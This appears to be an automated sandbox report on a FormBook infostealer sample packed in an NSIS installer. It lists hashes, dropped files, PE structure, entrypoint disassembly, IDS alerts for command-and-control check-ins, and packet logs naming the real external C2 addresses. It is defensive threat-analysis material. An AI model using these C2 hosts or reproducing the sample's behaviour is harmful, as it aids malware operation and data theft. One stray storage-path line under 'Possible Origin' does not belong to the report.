MD5:	2D216B1AFB13BF6A41DAB8212338927E
SHA1:	FBA979DAD34C5EDB59FF776EFBFD0A274D1CEB53
SHA-256:	377FA98648C4DFA9B8251520812F0B1BDB59EB5E3F8FD36C72E53582E64758AE
SHA-512:	6D9A3B28D85EDCF7A85544B4269CC06A39F38A40C00749181A7F08B15BC5C8F60AEB9E869280E578723D18E554CD7761962E74334DD8AE0976B4BFCE5020064(
Malicious:	false
Reputation:	low
Preview:	.z.RC....\.Z7*....UC`.....Kg..Z8....qnz.O0i.<....hM....E..%M...F...i.+..h|I..W^.....7.......!i<....8..{Sf ..e.a....=>7..O...O...m.R...Ri|..D.u...Iv.>&..#$.N....DfyzO.i.w+jX...ru.%q0.....05ot ...\|bbvc......X.y....2.....NGP.O....T\|}.'w<.+D..@U*B..F.Q..1..]..'z....N`.......".....j.q.f...e"..N&.N.$~.V.En.*.vboR...G..L.m|.....B...r.`.z...X....@..7.....m...1iRS..+...o.....~w.6%@..$ 89.....B.....7!.Y....k.....W.....lf=/...{S=....S`of....L('>.D....i....2.ajk..]....K..;...t..Xo6.X@.~.Iz...../(}.....".."..Z-.D..1.R_,V_..._`6.....0%&O[..:x.&.....P..o.....|O.....!Lsr.,....G.|.. _.?H.*.i. ..3.s5.....L=>..G.}.*%..Q...g..kx..?...'iC.v..-...#$....&.B.,z&^....vu.o.....305.t.....>%,tO.k..>m.ix.<M.R..D..?..!..>\|..}(....+..P}.I=.U-.D.P.0p.....,Xe.4.L.-...8...Etsb.pc.<O0P.;U. .0I.....P.-nc.V.8.-&q.-.Zv.O.....A.....%J.....B .R.ls~=[.E..eK.!..{.=>z(v.....[.q..u....A\|c.^/(5N.....0.e7$.2.!Y..F.\.R:..l..?.X.....#.h.J".of};.V.....t.....<G...../e...

C:\Users\user\AppData\Local\Temp\nsmDEE3.tmp\9a5t.dll	
Process:	C:\Users\user\Desktop\LWlcpDjYIQ.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	4.135806506364649
Encrypted:	false
SSDEEP:	48:StF53c72xDiPqABPvhCWv+POuD2xSOGa4zzBvoAXAdUMQ9BgKRuqS:epuoOrZGXHBgVueqx
MD5:	E5A5E61AD269D94AA1F74F929F76ADDC
SHA1:	41A46423190545819037 76CD0FE5AC282EC6FC8A
SHA-256:	3E39C71277FD492F9E995A5913176BEBD8F78B9CFF306A9CE6E5C8DBA7600015
SHA-512:	81F2245B1C4C465ACFC6BA70A81BA840A04B65D87F7C88AC44CBE816E8BE546FD7B4A56D5A162DA5F4BC991436D95A0D0AB289856F1F3D2472C690EBDDA07F A9
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 24%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....;T..hT..hT..h@..iG..hT..h{..h...iU..h...iU..h...hU..h...iU..hRichT..h. .....PE..L...$im`.....!..... ..... .....`.....@..... !..L...X".....@.....P..p....!..... ....text..... ..`.rdata..(.... .....@..@.data.....0.....@....rsrc.....@.....@..@.reloc..p....P.....@..B..... ....

C:\Users\user\AppData\Local\Temp\o5ph6yxu2bx7	
Process:	C:\Users\user\Desktop\LWlcpDjYIQ.exe
File Type:	data
Category:	dropped
Size (bytes):	164864
Entropy (8bit):	**7.999102061329467**
Encrypted:	**true**
SSDEEP:	3072:gbpNGMsacBTLPQ6XNxuq/L8It9Uv3oc78YYWiqf9N8OrOUGuVJLMizNupDn90u:gbjB8BXo6XN9QipQY2zu14iprz
MD5:	1561C77B8880F2D836E670BD0BBE4747
SHA1:	4F608974B29A20293AFDF48EFA952BC2A75BBCE6
SHA-256:	636ECB0968871D043AC47B9D27235810DFD4BE00A4FF3CDAED88E4C7EE93B77E
SHA-512:	80A28FBEE55D66FE74782F44A8224135FAD85C50383D7513C7752FEE9749E5F4FA2422A31D4CE40E7D60C8D53717B9FC4E4819250E53D29F2594734E6D02F78A
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Temp\o5ph6yxu2bx7	
Preview:	7..4.e.2..<....4V...{.pm._v&.;hlW.m..(...l..:<.`..+..+....!....~.=L|..q...j....Y[n.^..K..O..i._^.y...g..}...xR..O..m..=^.EN.ly..XYtK.4.A.4_..&:..y.*.'*e.\3JD-.oU.....w.....r'.....X.}..Z.k. .V?...?...../Bn.....U.VH..< ...&..a..Pt...Pk$.00.N.V{.....)...HRK..hI..Y.mC.....b.1....R..q3.B.'./..F1.#..|..B.H.eQ... ..J.....Y..-.Ev...B...+H0qN...X._....C.Z..*.|...Q..>[R.....>`=M.....'.o. T0.. .@..Pj.....V.PD...Lj.(g"..\bnt!...w.....P..Y:{ ..\...WUY.....$..8.9A...0.nT.A0.z.....q).3nMvT..B.....D...6.....4...P.r...j@jU.a."......rD...'.4...K.<L..Zd..a..t.....\...C.....&..H.K.l@.C. ..C_;o.=.>(...$.2C|..U.HN.B..H....8.d.....+W.\|KQD^.. .[..F..CRx;.](.{~..l_..e1jx.>X.Ku.w.....^.y.....`.[..We3...{u.z4.b...p.K...;.7[..p...?./U.....}s..A .].5.....j.m.....`y-i.....'..a...z<..Xk. ...y..m.....?5...E[.8s.";...BO....!...S}..6^.<.47.....(..s.n].l.S2.Afr....._E.2&=P.9J.cw.=.._.8!..y..D.;.+....U..../B.-($..w Hi.o\.An...@.wY....d9. .....u.....|.x.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.915095365643499
TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	LWlcpDjYIQ.exe
File size:	206058
MD5:	91523f8d438585534d9466432cc4665d
SHA1:	e34b69f0ded056eca7dd43b8f5be2edf7198c211
SHA256:	b5e3426a888ddb5751f9802093f1bd10ec696b2994beeb b99b7ba2b4f21a57d
SHA512:	e8035c994acd9e46738b87eae25248df1548f8782d7475b 4e9d362b68362ce62962780e46be0e054b9645d1be4e1e ea8c93096f8e90bcb179040b5014eeec77b
SSDEEP:	3072:NeYBCwqDxkJ0APVbpNGMsacBTLPQ6XNxuq/L 8It9Uv3oc78YYWiqf9N8OrOUGuVf:NDIqbjB8BXo6XN9 QipQY2zu14iprCP
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....lJ...$...$...$./.{...$...%.9.$.".y...$.....$.f."...$.Rich..$..... ...PE..L.....8E.....\.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x403166
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x4538CD1D [Fri Oct 20 13:20:29 2006 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	18bc6fa81e19f21156316b1ae696ed6b

Entrypoint Preview

Instruction
sub esp, 0000017Ch
push ebx
push ebp
push esi
xor esi, esi
push edi
mov dword ptr [esp+18h], esi
mov ebp, 00409240h
mov byte ptr [esp+10h], 00000020h
call dword ptr [00407030h]
push esi
call dword ptr [00407270h]
mov dword ptr [0042F4D0h], eax
push esi
lea eax, dword ptr [esp+30h]
push 00000160h
push eax
push esi
push 00429860h
call dword ptr [00407158h]
push 00409230h
push 0042EC20h
call 00007F3D4CBC89D8h
mov ebx, 00436400h
push ebx
push 00000400h
call dword ptr [004070B4h]
call 00007F3D4CBC6119h
test eax, eax
jne 00007F3D4CBC61D6h
push 000003FBh
push ebx
call dword ptr [004070B0h]
push 00409228h
push ebx
call 00007F3D4CBC89C3h
call 00007F3D4CBC60F9h
test eax, eax
je 00007F3D4CBC62F2h
mov edi, 00435000h
push edi
call dword ptr [00407140h]
call dword ptr [004070ACh]
push eax
push edi
call 00007F3D4CBC8981h
push 00000000h
call dword ptr [00407108h]
cmp byte ptr [00435000h], 00000022h
mov dword ptr [0042F420h], eax
mov eax, edi
jne 00007F3D4CBC61BCh
mov byte ptr [esp+10h], 00000022h
mov eax, 00000001h

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x7450	0xb4	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x38000	0x567	.rsrc

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x7000	0x280	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5bfe	0x5c00	False	0.677097486413	data	6.48704517882	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x11fe	0x1200	False	0.465494791667	data	5.27785481266	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x264d4	0x400	False	0.6669921875	data	5.22478733059	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x30000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x38000	0x567	0x600	False	0.432942708333	data	3.95240646825	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_DIALOG	0x38100	0x100	data	English	United States
RT_DIALOG	0x38200	0x11c	data	English	United States
RT_DIALOG	0x3831c	0x60	data	English	United States
RT_MANIFEST	0x3837c	0x1eb	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	CloseHandle, SetFileTime, CompareFileTime, SearchPathA, GetShortPathNameA, GetFullPathNameA, MoveFileA, SetCurrentDirectoryA, GetFileAttributesA, GetLastError, CreateDirectoryA, SetFileAttributesA, Sleep, GetFileSize, GetModuleFileNameA, GetTickCount, GetCurrentProcess, lstrcmpiA, ExitProcess, GetCommandLineA, GetWindowsDirectoryA, GetTempPathA, lstrcpynA, GetDiskFreeSpaceA, GlobalUnlock, GlobalLock, CreateThread, CreateProcessA, RemoveDirectoryA, CreateFileA, GetTempFileNameA, lstrlenA, lstrcatA, GetSystemDirectoryA, lstrcmpA, GetEnvironmentVariableA, ExpandEnvironmentStringsA, GlobalFree, GlobalAlloc, WaitForSingleObject, GetExitCodeProcess, SetErrorMode, GetModuleHandleA, LoadLibraryA, GetProcAddress, FreeLibrary, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, WriteFile, ReadFile, MulDiv, SetFilePointer, FindClose, FindNextFileA, FindFirstFileA, DeleteFileA, CopyFileA
USER32.dll	ScreenToClient, GetWindowRect, SetClassLongA, IsWindowEnabled, SetWindowPos, GetSysColor, GetWindowLongA, SetCursor, LoadCursorA, CheckDlgButton, GetMessagePos, LoadBitmapA, CallWindowProcA, IsWindowVisible, CloseClipboard, SetClipboardData, EmptyClipboard, OpenClipboard, EndDialog, AppendMenuA, CreatePopupMenu, GetSystemMetrics, SetDlgItemTextA, GetDlgItemTextA, MessageBoxA, CharPrevA, DispatchMessageA, PeekMessageA, CreateDialogParamA, DestroyWindow, SetTimer, SetWindowTextA, PostQuitMessage, SetForegroundWindow, wsprintfA, SendMessageTimeoutA, FindWindowExA, RegisterClassA, SystemParametersInfoA, CreateWindowExA, GetClassInfoA, DialogBoxParamA, CharNextA, TrackPopupMenu, ExitWindowsEx, IsWindow, GetDlgItem, SetWindowLongA, LoadImageA, GetDC, EnableWindow, InvalidateRect, SendMessageA, DefWindowProcA, BeginPaint, GetClientRect, FillRect, DrawTextA, EndPaint, ShowWindow
GDI32.dll	SetBkColor, GetDeviceCaps, DeleteObject, CreateBrushIndirect, CreateFontIndirectA, SetBkMode, SetTextColor, SelectObject
SHELL32.dll	SHGetMalloc, SHGetPathFromIDListA, SHBrowseForFolderA, SHGetFileInfoA, ShellExecuteA, SHFileOperationA, SHGetSpecialFolderLocation
ADVAPI32.dll	RegQueryValueExA, RegSetValueExA, RegEnumKeyA, RegEnumValueA, RegOpenKeyExA, RegDeleteKeyA, RegDeleteValueA, RegCloseKey, RegCreateKeyExA
COMCTL32.dll	ImageList_AddMasked, ImageList_Destroy, ImageList_Create
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance
VERSION.dll	GetFileVersionInfoSizeA, GetFileVersionInfoA, VerQueryValueA

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/08/21-13:01:04.899665	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49722	80	192.168.2.3	118.27.122.19
04/08/21-13:01:04.899665	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49722	80	192.168.2.3	118.27.122.19
04/08/21-13:01:04.899665	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49722	80	192.168.2.3	118.27.122.19
04/08/21-13:01:10.374290	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49724	34.102.136.180	192.168.2.3
04/08/21-13:01:26.191338	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49727	80	192.168.2.3	184.168.131.241
04/08/21-13:01:26.191338	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49727	80	192.168.2.3	184.168.131.241
04/08/21-13:01:26.191338	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49727	80	192.168.2.3	184.168.131.241
04/08/21-13:01:32.580771	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49731	80	192.168.2.3	108.186.210.142
04/08/21-13:01:32.580771	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49731	80	192.168.2.3	108.186.210.142
04/08/21-13:01:32.580771	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49731	80	192.168.2.3	108.186.210.142
04/08/21-13:02:09.276811	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49741	34.102.136.180	192.168.2.3
04/08/21-13:02:14.417071	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49743	80	192.168.2.3	5.101.152.161
04/08/21-13:02:14.417071	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49743	80	192.168.2.3	5.101.152.161
04/08/21-13:02:14.417071	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49743	80	192.168.2.3	5.101.152.161
04/08/21-13:02:19.779296	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49744	80	192.168.2.3	208.91.197.27
04/08/21-13:02:19.779296	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49744	80	192.168.2.3	208.91.197.27
04/08/21-13:02:19.779296	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49744	80	192.168.2.3	208.91.197.27

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:00:59.204536915 CEST	49720	80	192.168.2.3	160.153.136.3
Apr 8, 2021 13:00:59.239547014 CEST	80	49720	160.153.136.3	192.168.2.3
Apr 8, 2021 13:00:59.240991116 CEST	49720	80	192.168.2.3	160.153.136.3
Apr 8, 2021 13:00:59.241127968 CEST	49720	80	192.168.2.3	160.153.136.3
Apr 8, 2021 13:00:59.275954008 CEST	80	49720	160.153.136.3	192.168.2.3
Apr 8, 2021 13:00:59.276145935 CEST	49720	80	192.168.2.3	160.153.136.3
Apr 8, 2021 13:00:59.276227951 CEST	49720	80	192.168.2.3	160.153.136.3
Apr 8, 2021 13:00:59.310851097 CEST	80	49720	160.153.136.3	192.168.2.3
Apr 8, 2021 13:01:04.661916971 CEST	49722	80	192.168.2.3	118.27.122.19
Apr 8, 2021 13:01:04.899348021 CEST	80	49722	118.27.122.19	192.168.2.3
Apr 8, 2021 13:01:04.899486065 CEST	49722	80	192.168.2.3	118.27.122.19
Apr 8, 2021 13:01:04.899665117 CEST	49722	80	192.168.2.3	118.27.122.19
Apr 8, 2021 13:01:05.137077093 CEST	80	49722	118.27.122.19	192.168.2.3
Apr 8, 2021 13:01:05.137732983 CEST	80	49722	118.27.122.19	192.168.2.3
Apr 8, 2021 13:01:05.137748957 CEST	80	49722	118.27.122.19	192.168.2.3
Apr 8, 2021 13:01:05.137917042 CEST	49722	80	192.168.2.3	118.27.122.19
Apr 8, 2021 13:01:05.137944937 CEST	49722	80	192.168.2.3	118.27.122.19
Apr 8, 2021 13:01:05.375267982 CEST	80	49722	118.27.122.19	192.168.2.3
Apr 8, 2021 13:01:10.183053017 CEST	49724	80	192.168.2.3	34.102.136.180
Apr 8, 2021 13:01:10.195523024 CEST	80	49724	34.102.136.180	192.168.2.3
Apr 8, 2021 13:01:10.195626020 CEST	49724	80	192.168.2.3	34.102.136.180
Apr 8, 2021 13:01:10.195719004 CEST	49724	80	192.168.2.3	34.102.136.180
Apr 8, 2021 13:01:10.207926989 CEST	80	49724	34.102.136.180	192.168.2.3
Apr 8, 2021 13:01:10.374289989 CEST	80	49724	34.102.136.180	192.168.2.3
Apr 8, 2021 13:01:10.374326944 CEST	80	49724	34.102.136.180	192.168.2.3
Apr 8, 2021 13:01:10.374542952 CEST	49724	80	192.168.2.3	34.102.136.180
Apr 8, 2021 13:01:10.374589920 CEST	49724	80	192.168.2.3	34.102.136.180
Apr 8, 2021 13:01:10.388279915 CEST	80	49724	34.102.136.180	192.168.2.3
Apr 8, 2021 13:01:15.434912920 CEST	49725	80	192.168.2.3	198.185.159.144
Apr 8, 2021 13:01:15.577671051 CEST	80	49725	198.185.159.144	192.168.2.3
Apr 8, 2021 13:01:15.579060078 CEST	49725	80	192.168.2.3	198.185.159.144
Apr 8, 2021 13:01:15.579214096 CEST	49725	80	192.168.2.3	198.185.159.144
Apr 8, 2021 13:01:15.721441984 CEST	80	49725	198.185.159.144	192.168.2.3
Apr 8, 2021 13:01:15.762191057 CEST	80	49725	198.185.159.144	192.168.2.3
Apr 8, 2021 13:01:15.762228012 CEST	80	49725	198.185.159.144	192.168.2.3
Apr 8, 2021 13:01:15.762248039 CEST	80	49725	198.185.159.144	192.168.2.3
Apr 8, 2021 13:01:15.762270927 CEST	80	49725	198.185.159.144	192.168.2.3
Apr 8, 2021 13:01:15.762432098 CEST	49725	80	192.168.2.3	198.185.159.144
Apr 8, 2021 13:01:15.762463093 CEST	49725	80	192.168.2.3	198.185.159.144
Apr 8, 2021 13:01:15.762511015 CEST	49725	80	192.168.2.3	198.185.159.144
Apr 8, 2021 13:01:15.762526035 CEST	80	49725	198.185.159.144	192.168.2.3
Apr 8, 2021 13:01:15.762551069 CEST	80	49725	198.185.159.144	192.168.2.3
Apr 8, 2021 13:01:15.762573004 CEST	80	49725	198.185.159.144	192.168.2.3
Apr 8, 2021 13:01:15.762582064 CEST	49725	80	192.168.2.3	198.185.159.144
Apr 8, 2021 13:01:15.762597084 CEST	80	49725	198.185.159.144	192.168.2.3
Apr 8, 2021 13:01:15.762617111 CEST	80	49725	198.185.159.144	192.168.2.3
Apr 8, 2021 13:01:15.762639999 CEST	49725	80	192.168.2.3	198.185.159.144
Apr 8, 2021 13:01:15.762687922 CEST	49725	80	192.168.2.3	198.185.159.144
Apr 8, 2021 13:01:15.762696028 CEST	49725	80	192.168.2.3	198.185.159.144
Apr 8, 2021 13:01:15.904820919 CEST	80	49725	198.185.159.144	192.168.2.3
Apr 8, 2021 13:01:15.904866934 CEST	80	49725	198.185.159.144	192.168.2.3
Apr 8, 2021 13:01:15.904892921 CEST	80	49725	198.185.159.144	192.168.2.3
Apr 8, 2021 13:01:15.904908895 CEST	49725	80	192.168.2.3	198.185.159.144
Apr 8, 2021 13:01:15.904916048 CEST	80	49725	198.185.159.144	192.168.2.3
Apr 8, 2021 13:01:15.904937983 CEST	80	49725	198.185.159.144	192.168.2.3
Apr 8, 2021 13:01:15.904944897 CEST	49725	80	192.168.2.3	198.185.159.144
Apr 8, 2021 13:01:15.904959917 CEST	80	49725	198.185.159.144	192.168.2.3
Apr 8, 2021 13:01:15.904979944 CEST	49725	80	192.168.2.3	198.185.159.144
Apr 8, 2021 13:01:15.904983044 CEST	80	49725	198.185.159.144	192.168.2.3
Apr 8, 2021 13:01:15.905005932 CEST	49725	80	192.168.2.3	198.185.159.144
Apr 8, 2021 13:01:15.905006886 CEST	80	49725	198.185.159.144	192.168.2.3
Apr 8, 2021 13:01:15.905023098 CEST	80	49725	198.185.159.144	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:01:15.905033112 CEST	49725	80	192.168.2.3	198.185.159.144
Apr 8, 2021 13:01:15.905061007 CEST	49725	80	192.168.2.3	198.185.159.144
Apr 8, 2021 13:01:15.906517982 CEST	49725	80	192.168.2.3	198.185.159.144
Apr 8, 2021 13:01:26.013341904 CEST	49727	80	192.168.2.3	184.168.131.241
Apr 8, 2021 13:01:26.190424919 CEST	80	49727	184.168.131.241	192.168.2.3
Apr 8, 2021 13:01:26.190937042 CEST	49727	80	192.168.2.3	184.168.131.241
Apr 8, 2021 13:01:26.191338062 CEST	49727	80	192.168.2.3	184.168.131.241
Apr 8, 2021 13:01:26.368308067 CEST	80	49727	184.168.131.241	192.168.2.3
Apr 8, 2021 13:01:26.698020935 CEST	80	49727	184.168.131.241	192.168.2.3
Apr 8, 2021 13:01:26.698050976 CEST	80	49727	184.168.131.241	192.168.2.3
Apr 8, 2021 13:01:26.698246956 CEST	49727	80	192.168.2.3	184.168.131.241
Apr 8, 2021 13:01:27.183474064 CEST	49727	80	192.168.2.3	184.168.131.241
Apr 8, 2021 13:01:27.360460997 CEST	80	49727	184.168.131.241	192.168.2.3
Apr 8, 2021 13:01:32.423384905 CEST	49731	80	192.168.2.3	108.186.210.142
Apr 8, 2021 13:01:32.580420017 CEST	80	49731	108.186.210.142	192.168.2.3
Apr 8, 2021 13:01:32.580596924 CEST	49731	80	192.168.2.3	108.186.210.142
Apr 8, 2021 13:01:32.580770969 CEST	49731	80	192.168.2.3	108.186.210.142
Apr 8, 2021 13:01:32.737576008 CEST	80	49731	108.186.210.142	192.168.2.3
Apr 8, 2021 13:01:32.746746063 CEST	80	49731	108.186.210.142	192.168.2.3
Apr 8, 2021 13:01:32.746777058 CEST	80	49731	108.186.210.142	192.168.2.3
Apr 8, 2021 13:01:32.746973038 CEST	49731	80	192.168.2.3	108.186.210.142
Apr 8, 2021 13:01:32.747020960 CEST	49731	80	192.168.2.3	108.186.210.142
Apr 8, 2021 13:01:32.906862974 CEST	80	49731	108.186.210.142	192.168.2.3
Apr 8, 2021 13:01:37.916631937 CEST	49737	80	192.168.2.3	144.76.207.76
Apr 8, 2021 13:01:37.939114094 CEST	80	49737	144.76.207.76	192.168.2.3
Apr 8, 2021 13:01:37.939207077 CEST	49737	80	192.168.2.3	144.76.207.76
Apr 8, 2021 13:01:37.939346075 CEST	49737	80	192.168.2.3	144.76.207.76
Apr 8, 2021 13:01:37.961708069 CEST	80	49737	144.76.207.76	192.168.2.3
Apr 8, 2021 13:01:37.961738110 CEST	80	49737	144.76.207.76	192.168.2.3
Apr 8, 2021 13:01:43.103451967 CEST	49738	80	192.168.2.3	199.59.242.153
Apr 8, 2021 13:01:43.214458942 CEST	80	49738	199.59.242.153	192.168.2.3
Apr 8, 2021 13:01:43.214612961 CEST	49738	80	192.168.2.3	199.59.242.153
Apr 8, 2021 13:01:43.214939117 CEST	49738	80	192.168.2.3	199.59.242.153
Apr 8, 2021 13:01:43.325964928 CEST	80	49738	199.59.242.153	192.168.2.3
Apr 8, 2021 13:01:43.326561928 CEST	80	49738	199.59.242.153	192.168.2.3
Apr 8, 2021 13:01:43.326596022 CEST	80	49738	199.59.242.153	192.168.2.3
Apr 8, 2021 13:01:43.326626062 CEST	80	49738	199.59.242.153	192.168.2.3
Apr 8, 2021 13:01:43.326647043 CEST	80	49738	199.59.242.153	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:00:07.338597059 CEST	50200	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:00:07.358536959 CEST	53	50200	8.8.8.8	192.168.2.3
Apr 8, 2021 13:00:17.232925892 CEST	51281	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:00:17.244834900 CEST	53	51281	8.8.8.8	192.168.2.3
Apr 8, 2021 13:00:19.018038034 CEST	49199	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:00:19.030622959 CEST	53	49199	8.8.8.8	192.168.2.3
Apr 8, 2021 13:00:19.648319006 CEST	50620	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:00:19.660247087 CEST	53	50620	8.8.8.8	192.168.2.3
Apr 8, 2021 13:00:20.944005013 CEST	64938	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:00:20.958472013 CEST	53	64938	8.8.8.8	192.168.2.3
Apr 8, 2021 13:00:22.159974098 CEST	60152	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:00:22.172446012 CEST	53	60152	8.8.8.8	192.168.2.3
Apr 8, 2021 13:00:23.491069078 CEST	57544	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:00:23.503777981 CEST	53	57544	8.8.8.8	192.168.2.3
Apr 8, 2021 13:00:24.491066933 CEST	55984	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:00:24.504389048 CEST	53	55984	8.8.8.8	192.168.2.3
Apr 8, 2021 13:00:25.762635946 CEST	64185	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:00:25.775130987 CEST	53	64185	8.8.8.8	192.168.2.3
Apr 8, 2021 13:00:26.479413033 CEST	65110	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:00:26.492727995 CEST	53	65110	8.8.8.8	192.168.2.3
Apr 8, 2021 13:00:27.216310978 CEST	58361	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:00:27.232398987 CEST	53	58361	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:00:28.413098097 CEST	63492	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:00:28.425592899 CEST	53	63492	8.8.8.8	192.168.2.3
Apr 8, 2021 13:00:34.204361916 CEST	60831	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:00:34.216358900 CEST	53	60831	8.8.8.8	192.168.2.3
Apr 8, 2021 13:00:36.374424934 CEST	60100	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:00:36.387712002 CEST	53	60100	8.8.8.8	192.168.2.3
Apr 8, 2021 13:00:37.448188066 CEST	53195	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:00:37.461617947 CEST	53	53195	8.8.8.8	192.168.2.3
Apr 8, 2021 13:00:38.301493883 CEST	50141	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:00:38.314387083 CEST	53	50141	8.8.8.8	192.168.2.3
Apr 8, 2021 13:00:39.567028999 CEST	53023	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:00:39.585043907 CEST	53	53023	8.8.8.8	192.168.2.3
Apr 8, 2021 13:00:41.680629015 CEST	49563	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:00:41.693140030 CEST	53	49563	8.8.8.8	192.168.2.3
Apr 8, 2021 13:00:42.355730057 CEST	51352	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:00:42.368622065 CEST	53	51352	8.8.8.8	192.168.2.3
